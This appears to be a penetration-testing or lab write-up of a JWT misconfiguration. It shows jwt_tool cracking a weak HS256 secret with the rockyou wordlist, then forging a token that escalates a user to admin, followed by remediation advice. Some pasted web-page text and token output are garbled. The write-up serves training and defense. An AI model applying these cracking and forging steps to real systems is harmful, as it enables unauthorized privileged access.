



# JWT SECURITY MISCONFIGURATION

Leslie Jones | 05Dec2025

# Challenge: JWT SECURITY MISCONFIGURATION - HIGH SEVERITY

CWE-345: Insufficient Verification of Data Authenticity


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

## SUMMARY

The web application that utilized JSON Web Tokens for authentication. Using HS256 as the signing algorithm, but setting a weak passphrase as the secret key. With the jwt\_tool I was able to brute-force the signing key and modify the JWT payload to escalate privileges from devuser to admin.

## STEPS TO REPRODUCE

1. Login to the environment to retrieve JWT token  
With the login credentials provided I logged into the environment and copied the token



2. Decode the JWT token

Transferring the token into <https://www.jwt.io/> I was able to break down the header, payload, and secret key.

**JWT Debugger** [Debugger](#) [Introduction](#) [Libraries](#) [Ask](#)

## JSON Web Token (JWT) Debugger

Decode, verify, and generate JSON Web Tokens, which are an open, industry standard [RFC 7519](#) method for representing claims securely between two parties. [Learn more about JWT](#) [See JWT libraries](#)

For your protection, all JWT debugging and validation happens in the browser. Be careful where you paste or share JWTs as they can represent credentials that grant access to resources. This site does not store or transmit your JSON Web Tokens outside of the browser.

### JWT Decoder [JWT Encoder](#)

Paste a JWT below that you'd like to decode, validate, and verify. [Generate example](#)

ENCODED VALUE ☐ Enable auto-focus

**JSON WEB TOKEN (JWT)** [COPY](#) [CLEAR](#)

Valid JWT

Invalid Signature

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoizGV2dXNlciIsImV4cCI6MTc2NTA4MDE5M30.ohwJ6aGIZi\_ZK3aNOA917Vvf8Beb2Fya3cbDte7Zabk

**DECODED HEADER** [JSON](#) [CLAIMS TABLE](#) [COPY](#) [↗](#)

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

**DECODED PAYLOAD** [JSON](#) [CLAIMS TABLE](#) [COPY](#) [↗](#)

```
{
  "user": "devuser",
  "exp": 1765080193
}
```

**JWT SIGNATURE VERIFICATION (OPTIONAL)**

Enter the secret used to sign the JWT below:

**SECRET** [COPY](#) [CLEAR](#)

signature verification failed

a-string-secret-at-least-256-bits-long

Encoding Format [UTF-8](#) [v](#)

3. Brute force the secret key  
Within the terminal I ran the jwt\_tool alongside a wordlist to decode the secret key

```
[~]
$ docker run -it --rm \
-v "$PWD:/root/.jwt_tool" \
-v "${HOME}/.wordlists:/root/.wordlists \
ticarpi/jwt_tool -C -d ...../rockyou.txt "$(cat token.jwt)"

JWTTool
Version 2.3.0 @ticarpi


/root/.jwt_tool/jwtconf.ini
Original JWT:

[+] welcome123 is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "....."

[~]
$
```

4. Alter the token for escalation

Once the secret key was exposed, I modified the token with the user “admin” and ensured it was resigned with the key for continued access in the web environment



```
=====
This option allows you to tamper with the header, contents and
signature of the JWT.
=====

Token header values:
[1] alg = "HS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "devuser"
[2] exp = 1765082160 --> TIMESTAMP = 2025-12-07 04:36:00 (UTC)
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[5] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of user is: devuser
Please enter new value and hit ENTER
> admin
[1] user = "admin"
[2] exp = 1765082160 --> TIMESTAMP = 2025-12-07 04:36:00 (UTC)
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[5] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0


jwttool_0d5ceaae061d4246a84c86d11f44c06f - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ5IiwiaWF0IjoxNzY1MDg2MTYwLCJ1aW9rO2e8kvQ0@nqXqk3D17RYjavAew2Vh
VXRrN2xHs
```

5. Test modified token with Burp Suite

Before testing in the environment, I pasted the forged token in the Burp Suite Repeater environment to ensure the response would be “200 OK”







## REMEDIATION STEPS

- Use strong key signing secrets to prevent attackers from easily cracking/altering the key
- Rotate JWT secrets regularly and invalidate tokens signed with old keys
- Set short expiration times and require re-authentication for privileged actions
- Monitor authentication logs for token abuse

## REFERENCES

- [CWE - CWE-345: Insufficient Verification of Data Authenticity \(4.18\)](#)
- [OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management | Martello Security](#)

- [JSON Web Tokens - jwt.io](https://jwt.io)
- [JWT attacks | Web Security Academy](#)
- [GitHub - ticarpi/jwt\\_tool: :snake: A toolkit for testing, tweaking and cracking JSON Web Tokens](#)